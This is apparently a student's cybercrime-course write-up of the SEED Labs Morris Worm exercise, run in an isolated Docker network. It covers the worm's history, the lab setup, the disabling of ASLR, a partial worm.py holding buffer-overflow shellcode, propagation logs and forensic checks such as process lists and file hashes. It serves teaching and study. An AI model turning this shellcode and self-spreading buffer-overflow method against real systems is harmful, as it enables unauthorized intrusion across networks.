INTERNATIONAL CYBERSECURITY AND DIGITAL FORENSICS ACADEMY

Assignment Title: Morris Worm Attack Memory and Process Analysis

Course Code: CI901 Cybercrime Investigations Case Studies

Student Name: Ahtisham Tanveer

Student ID: 2025/ACI/9979

Programme: Advance Cybercrime Investigations

Instructor Name: Aminu Idris

Date of Submission: 01/16/2026

Summary

This assignment demonstrates the **Morris Worm attack**, one of the first self-propagating worms in computer network history. The objective was to understand how early malware exploited software vulnerabilities to self-spread across interconnected systems. Using the **SEED Labs Morris Worm virtual lab**, a controlled environment was created to simulate a small internet using Docker containers. The attack focused on exploiting a **buffer overflow vulnerability** to gain unauthorized access, inject malicious code, and propagate the worm automatically across multiple hosts. This lab helped bridge theoretical concepts of malware with practical, hands-on cybersecurity experimentation.

How the Environment Was Created (Methodology Section)?

The environment was created using a **layered virtualization approach**:

1. **SEED Ubuntu 20.04 VM** was installed on Oracle Virtual Box
2. **Docker and Docker Compose** were used inside the VM
3. A **nano internet** was built with:
    - Multiple hosts
    - Routers
    - Three interconnected subnets
4. Network behavior was visualized using a **map server**
5. Memory randomization was disabled to allow buffer overflow exploitation
6. The worm was executed and observed in a controlled and isolated lab environment

Topics Covered in the Assignment

1. Overview of Morris Worm

This section introduces the Morris Worm and its historical significance in cybersecurity. It explains why the worm was created and how it exposed serious security weaknesses in early networked systems.

2. What is the Morris Worm?

The Morris Worm was an early example of malware capable of **self-replication and self-spreading** across networked Unix machines. It exploited multiple vulnerabilities to infect systems without user interaction, highlighting flaws in trust-based authentication and insecure programming practices.

3. Attacking Methods Used by Morris Worm

This topic explains the different techniques used by the worm to spread, including:

- Exploiting a **buffer overflow** vulnerability
- Abusing the **finger daemon**
- Leveraging **trusted host relationships**
- Performing **password guessing attacks**

Each method demonstrates how insecure services and weak configurations can be exploited by attackers.

4. Why Study the Morris Worm?

This section connects historical attacks with modern cybersecurity threats. Although the Morris Worm was non-destructive, its techniques are still used today in malware such as ransomware. Understanding these attacks helps security professionals design better defenses.

5. Morris Worm vs Modern Malware

Here, the assignment compares the Morris Worm with modern malware like ransomware. While the goals differ (demonstration vs financial gain), the **core techniques remain the same**, such as vulnerability exploitation and automated propagation.

6. Hands-on Lab Introduction

This part introduces the practical component of the assignment, where a simplified version of the Morris Worm is implemented in a safe virtual environment using Python and Docker-based networking.

8. Installing the SEED Virtual Machine

The SEED Ubuntu 20.04 virtual machine was installed using **Oracle VirtualBox**. This VM provided all necessary tools and dependencies required for the Morris Worm lab.

9. Building a Nano Internet Using Docker

A miniature internet was created using **Docker containers**. Multiple hosts and routers were grouped into three subnets, interconnected to mimic real-world network communication.

10. Docker Compose and Network Configuration

This topic explains how `docker-compose.yml` and Dockerfiles were used to define:

- Hosts and routers
- IP addressing schemes
- Network inheritance
- Container relationships

11. Visualization of the Nano Internet

A web-based visualization tool was used to monitor the network in real time. Infected machines were identified through ICMP traffic, making worm propagation visually observable.

12. Creating the Worm (worm.py)

This section describes the Python-based worm code:

- Creation of a malicious `badfile`
- Injection via buffer overflow
- Execution of shellcode
- Use of Netcat to transfer the worm
- Self-checking to avoid duplicate infections

13. Worm Propagation Process

The step-by-step infection process is explained, showing how:

- A victim machine is exploited
- Control is gained using shellcode
- The worm transfers itself
- The infected host continues spreading the worm

14. Disabling Memory Randomization

Address Space Layout Randomization (ASLR) was disabled to ensure predictable memory addresses, which is required for reliable buffer overflow exploitation.

15. Launching and Observing the Attack


The worm was executed, and its spreading behavior was monitored across the nano internet using the visualization tool and terminal outputs.

16. Cleanup and Debugging


After the experiment, all containers and services were safely shut down. Common debugging issues were discussed, such as incorrect shellcode, permissions, and environment misconfigurations.

Practical:

Install seed VM:



Obtain lab files:



Folders we need:

```
  inflating: Labsetup/internet-nano/rnode_153_router0/Dockerf
  inflating: Labsetup/internet-nano/rnode_153_router0/e01e364
  inflating: Labsetup/internet-nano/rnode_153_router0/082b96e
  inflating: Labsetup/internet-nano/rnode_153_router0/d18858a
  inflating: Labsetup/internet-nano/rnode_153_router0/17ac2d8
  inflating: Labsetup/internet-nano/rnode_153_router0/2b0ae03
   creating: Labsetup/worm/
  inflating: Labsetup/worm/worm.py
01/15/26]seed@VM:~/worm$ ll
otal 1988
rwxrwxr-x 7 seed seed    4096 Nov 26  2023 Labsetup
rw-rw-r-- 1 seed seed 2029834 Dec 13 20:38 Labsetup.zip
01/15/26]seed@VM:~/worm$
```

```
  inflating: Labsetup/worm/worm.py
[01/15/26]seed@VM:~/worm$ ll
total 1988
drwxrwxr-x 7 seed seed    4096 Nov 26  2023 Labsetup
-rw-rw-r-- 1 seed seed 2029834 Dec 13 20:38 Labsetup.zip
[01/15/26]seed@VM:~/worm$ ll Labsetup
total 36
drwxrwxr-x   3 seed seed  4096 Mar 13  2024 emulator-code
drwxrwxr-x 277 seed seed 16384 Apr 16  2024 internet-mini
drwxrwxr-x  23 seed seed  4096 Nov 26  2023 internet-nano
-rw-rw-r--   1 seed seed   358 Nov 26  2023 README.md
drwxrwxr-x   2 seed seed  4096 Mar 13  2024 shellcode
drwxrwxr-x   2 seed seed  4096 Mar 14  2024 worm
[01/15/26]seed@VM:~/worm$
```

Define a nano internet using docker

```
01/15/26]seed@VM:~/worm$ ll Labsetup
otal 36
lrwxrwxr-x   3 seed seed  4096 Mar 13  2024 emulator-code
lrwxrwxr-x 277 seed seed 16384 Apr 16  2024 internet-mini
lrwxrwxr-x  23 seed seed  4096 Nov 26  2023 internet-nano
 rw-rw-r--   1 seed seed   358 Nov 26  2023 README.md
lrwxrwxr-x   2 seed seed  4096 Mar 13  2024 shellcode
lrwxrwxr-x   2 seed seed  4096 Mar 14  2024 worm
01/15/26]seed@VM:~/worm$ cd Labsetup/internet-nano/
01/15/26]seed@VM:~/.../internet-nano$ ll
otal 104
 rw-rw-r-- 1 seed seed 18614 Nov 26  2023 docker-compose.yml
lrwxrwxr-x 2 seed seed  4096 Nov 26  2023 dummies
lrwxrwxr-x 2 seed seed  4096 Nov 26  2023 hnode_151_host_0
lrwxrwxr-x 2 seed seed  4096 Nov 26  2023 hnode_151_host_1
lrwxrwxr-x 2 seed seed  4096 Nov 26  2023 hnode_151_host_2
lrwxrwxr-x 2 seed seed  4096 Nov 26  2023 hnode_151_host_3
lrwxrwxr-x 2 seed seed  4096 Nov 26  2023 hnode_151_host_4
lrwxrwxr-x 2 seed seed  4096 Nov 26  2023 hnode_152_host_0
```

Define a host/node of nano internet using Dockerfile

```
[01/15/26]seed@VM:~/.../internet-nano$ cat docker-compose.yml
version: "3.4"
services:
    morris-worm-base:
        build:
            context: morris-worm-base
        image: morris-worm-base
    ee6b6326cce7e5be4913cbfc86f3c820:
        build:
            context: .
            dockerfile: dummies/ee6b6326cce7e5be4913cbfc86f3c820
        image: ee6b6326cce7e5be4913cbfc86f3c820
        depends_on:
            - morris-worm-base

    39e016aa9e819f203ebc1809245a5818:
        build:
            context: .
            dockerfile: dummies/39e016aa9e819f203ebc1809245a5818
        image: 39e016aa9e819f203ebc1809245a5818
```

```
[01/15/26]seed@VM:~/.../internet-nano$ cat hnode_151_host_0/Dockerfile
FROM ee6b6326cce7e5be4913cbfc86f3c820
ARG DEBIAN_FRONTEND=noninteractive
COPY 082b96ec819c95ae773daebde675ef80 /start.sh
COPY d18858afc6bb66ec3a19d872077acfd2 /seedemu_sniffer
COPY 17ac2d812a99a91e7f747e1defb72a29 /seedemu_worker
RUN chmod +x /start.sh
RUN chmod +x /seedemu_sniffer
RUN chmod +x /seedemu_worker
COPY e01e36443f9f72c6204189260d0bd276 /ifinfo.txt
COPY d3d51fdf7f4bad30dc5db560a01ce629 /interface_setup
CMD ["/start.sh"]

[01/15/26]seed@VM:~/.../internet-nano$
```

The host/node of nano internet is inherited from another Dockerfile (morris-worm-base)

```
01/15/26]seed@VM:~/.../internet-nano$ cat morris-worm-base/Dockerfile
FROM handsonsecurity/seedemu-multiarch-base:buildx-latest
ARG DEBIAN_FRONTEND=noninteractive

RUN apt-get update  \
    && apt-get install -y --no-install-recommends python3.8-distutils

COPY server /bof/server
COPY stack  /bof/stack
RUN chmod +x /bof/server
RUN chmod +x /bof/stack
01/15/26]seed@VM:~/.../internet-nano$
```

Start nano internet


```
[01/15/26]seed@VM:~/.../internet-nano$ dcbuild
seedemu-internet-client uses an image, skipping
Building morris-worm-base
Step 1/7 : FROM handsonsecurity/seedemu-multiarch-base:buildx-latest
buildx-latest: Pulling from handsonsecurity/seedemu-multiarch-base
96d54c3075c9: Pull complete
071b0f5178df: Pull complete
d61d24945bdd: Downloading [================>                                  ]  46.24MB/136.7MB
d61d24945bdd: Downloading [====================>                              ]  49.46MB/136.7MB

d61d24945bdd: Pull complete
19b77ae2a0e3: Pull complete
Digest: sha256:9d65ed5afa7ba3e29607e517a217564958ec4765c9ec813b63d092c1b2bad0fc
Status: Downloaded newer image for handsonsecurity/seedemu-multiarch-base:buildx-latest
 ---> 170a7a0b8e75
```

```
[01/15/26]seed@VM:~/.../internet-nano$ dcup
Creating network "internet-nano_default" with the default driver
Creating network "internet-nano_net_151_net0" with the default driver
Creating network "internet-nano_net_ix_ix100" with the default driver
Creating network "internet-nano_net_152_net0" with the default driver
Creating network "internet-nano_net_153_net0" with the default driver
Pulling seedemu-internet-client (handsonsecurity/seedemu-multiarch-map:buildx-latest)...
buildx-latest: Pulling from handsonsecurity/seedemu-multiarch-map
2ff1d7c41c74: Downloading [===>                                               ]  3.051MB/50.45MB
2ff1d7c41c74: Downloading [====================>                              ]  20.84MB/50.45MB
b253aeafeaa7: Download complete
3d2201bd995c: Download complete
1de76e268b10: Downloading [==================================>                ]  37.78MB/51.88MB
d9a8df589451: Downloading [=>                                                 ]  6.451MB/191.8MB
5f32ed3c3f27: Waiting
0c8cc2f24a4d: Waiting
0d27a8e86132: Waiting
5406064cbe7d: Waiting
```

In a new shell windows (new tab), verify the nano internet is running

```
seed@VM: ~/.../internet-nano                    seed@VM: ~/.../internet-nano
[01/15/26]seed@VM:~/.../internet-nano$ dockps
230d28065f30  as152h-host_1-10.152.0.72
e94b32ea342c  as153h-host_4-10.153.0.75
98653b4b1596  as153h-host_1-10.153.0.72
93e46a5604da  as151h-host_0-10.151.0.71
32bd00277821  as152h-host_0-10.152.0.71
c4a5a85ff45b  as153h-host_2-10.153.0.73
c554c7e97f61  as151h-host_4-10.151.0.75
99e5cdec9313  as153h-host_0-10.153.0.71
9fed8a333005  as151h-host_3-10.151.0.74
5cef2aa72293  as152h-host_4-10.152.0.75
f091e00dfa6e  as151h-host_2-10.151.0.73
e3f5297c208b  as153h-host_3-10.153.0.74
3524c329ad3c  as152h-host_3-10.152.0.74
7ba4ace49802  as152h-host_2-10.152.0.73
aa8ef5074fb2  as151h-host_1-10.151.0.72
94e2e87601cf  as152r-router0-10.152.0.254
b0a10ea0aa68  as100rs-ix100-10.100.0.100
a096e2397c67  as153r-router0-10.153.0.254
f464b0416f10  as151r-router0-10.151.0.254
9a8c675b0b50  seedemu_internet_map
[01/15/26]seed@VM:~/.../internet-nano$
```

Visualize nano internet



Create the worm

```
[01/15/26]seed@VM:~/worm$ cd Labsetup
[01/15/26]seed@VM:~/.../Labsetup$ ls
emulator-code  internet-mini  internet-nano  README.md  shellcode  worm
[01/15/26]seed@VM:~/.../Labsetup$ cd worm
[01/15/26]seed@VM:~/.../worm$ ls
worm.py
[01/15/26]seed@VM:~/.../worm$ ls
worm.py
[01/15/26]seed@VM:~/.../worm$ la
worm.py
[01/15/26]seed@VM:~/.../worm$
```

The attacker writes the worm.py

```
[01/15/26]seed@VM:~/.../worm$ cat worm.py
#!/bin/env python3
import sys
import os
import time
import subprocess
from random import randint

# You can use this shellcode to run any command you want
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line
```

Turn memory randomization off

```
seed@VM: ~/.../internet-nano                    seed@VM: ~/.../worm
[01/15/26]seed@VM:~/.../worm$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[01/15/26]seed@VM:~/.../worm$ echo hello | nc -w2 10.151.0.71 9090
[01/15/26]seed@VM:~/.../worm$ echo hello | nc -w2 10.151.0.71 9090
[01/15/26]seed@VM:~/.../worm$
```

Observe $ebp and &buffer. Both messages should keep the same addresses

```
| Starting stack
| Input size: 6
| Frame Pointer (ebp) inside bof():  0xffffd5f8
| Buffer's address inside bof():     0xffffd588
| ==== Returned Properly ====
| Starting stack
| Input size: 6
| Frame Pointer (ebp) inside bof():  0xffffd5f8
| Buffer's address inside bof():     0xffffd588
| ==== Returned Properly ====
```

launch attack

```
[01/15/26]seed@VM:~/.../worm$
[01/15/26]seed@VM:~/.../worm$ gedit worm.py
[01/15/26]seed@VM:~/.../worm$ worm.py
The worm has arrived on this host ^_^
**********************************
>>>>> Attacking 10.151.0.71 <<<<<
**********************************
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
```

Observe nano internet

```
seed@VM: ~/.../internet-nano                    seed@VM: ~/.../worm
to this node
s153h-host_3-10.153.0.74          | ready! run 'docker exec -it e3f5297c208b /bin/zsh' to atta
to this node


s153h-host_3-10.153.0.74          | Starting stack
s153h-host_3-10.153.0.74          | (^_^) Shellcode is running (^_^)
s153h-host_3-10.153.0.74          | Listening on 0.0.0.0 9999
s153h-host_3-10.153.0.74          | Connection received on 10.153.0.1 37562
s153h-host_3-10.153.0.74          | The worm has arrived on this host ^_^
s153h-host_3-10.153.0.74          | *** 10.153.0.71 is alive, launch the attack
s153h-host_3-10.153.0.74          | **********************************
s153h-host_3-10.153.0.74          | >>>>> Attacking 10.153.0.71 <<<<<
s153h-host_3-10.153.0.74          | **********************************
s153h-host_0-10.153.0.71          | Starting stack
s153h-host_0-10.153.0.71          | (^_^) Shellcode is running (^_^)
s153h-host_3-10.153.0.74          | Sent bad file to 10.153.0.71
s153h-host_0-10.153.0.71          | Listening on 0.0.0.0 9999
s153h-host_0-10.153.0.71          | Connection received on 10.153.0.74 39770
s153h-host_0-10.153.0.71          | The worm has arrived on this host ^_^
s153h-host_0-10.153.0.71          | *** 10.151.0.74 is alive, launch the attack
s153h-host_0-10.153.0.71          | **********************************
```

List All Processes

```
[01/15/26]seed@VM:~$ ps
    PID TTY          TIME CMD
  10461 pts/1    00:00:00 bash
  20379 pts/1    00:00:00 sh
  20380 pts/1    00:00:00 ping
  23058 pts/1    00:00:00 sh
  23059 pts/1    00:00:00 ping
  24262 pts/1    00:00:00 ps
[01/15/26]seed@VM:~$ ps -e | head
    PID TTY          TIME CMD
      1 ?        00:00:23 systemd
      2 ?        00:00:00 kthreadd
      3 ?        00:00:00 rcu_gp
      4 ?        00:00:00 rcu_par_gp
      6 ?        00:00:00 kworker/0:0H
      9 ?        00:00:00 mm_percpu_wq
     10 ?        00:00:00 ksoftirqd/0
     11 ?        00:00:08 rcu_sched
     12 ?        00:00:00 migration/0
[01/15/26]seed@VM:~$
```

Check attack files hash code

```
[01/15/26]seed@VM:~/.../worm$ ls
badfile  worm.py
[01/15/26]seed@VM:~/.../worm$ pwd
/home/seed/worm/Labsetup/worm
[01/15/26]seed@VM:~/.../worm$ md5sum badfile
2cd7e8565742b385d1db594ceb076d21  badfile
[01/15/26]seed@VM:~/.../worm$ md5sum worm.py
d4f9af04990ba76eb587083667c79f99  worm.py
[01/15/26]seed@VM:~/.../worm$ date
Thu 15 Jan 2026 06:39:53 AM EST
[01/15/26]seed@VM:~/.../worm$ ll
total 8
-rw-rw-r-- 1 seed seed  500 Jan 15 06:28 badfile
-rwxrwxr-x 1 seed seed 3453 Jan 15 06:25 worm.py
[01/15/26]seed@VM:~/.../worm$
```

Check time stamps of worm.py

```
[01/15/26]seed@VM:~/.../worm$ stat worm.py
  File: worm.py
  Size: 3453            Blocks: 8          IO Block: 4096   regular file
Device: 805h/2053d      Inode: 1573787     Links: 1
Access: (0775/-rwxrwxr-x)  Uid: ( 1000/    seed)   Gid: ( 1000/    seed)
Access: 2026-01-15 06:28:09.420816044 -0500
Modify: 2026-01-15 06:25:01.083526550 -0500
Change: 2026-01-15 06:25:01.087526492 -0500
 Birth: -
[01/15/26]seed@VM:~/.../worm$
```

Check time stamps of badfile

```
[01/15/26]seed@VM:~/.../worm$ stat badfile
  File: badfile
  Size: 500             Blocks: 8          IO Block: 4096   regular file
Device: 805h/2053d      Inode: 1573786     Links: 1
Access: (0664/-rw-rw-r--)  Uid: ( 1000/    seed)   Gid: ( 1000/    seed)
Access: 2026-01-15 06:28:09.492815007 -0500
Modify: 2026-01-15 06:28:09.484815122 -0500
Change: 2026-01-15 06:28:09.484815122 -0500
 Birth: -
[01/15/26]seed@VM:~/.../worm$
```


The End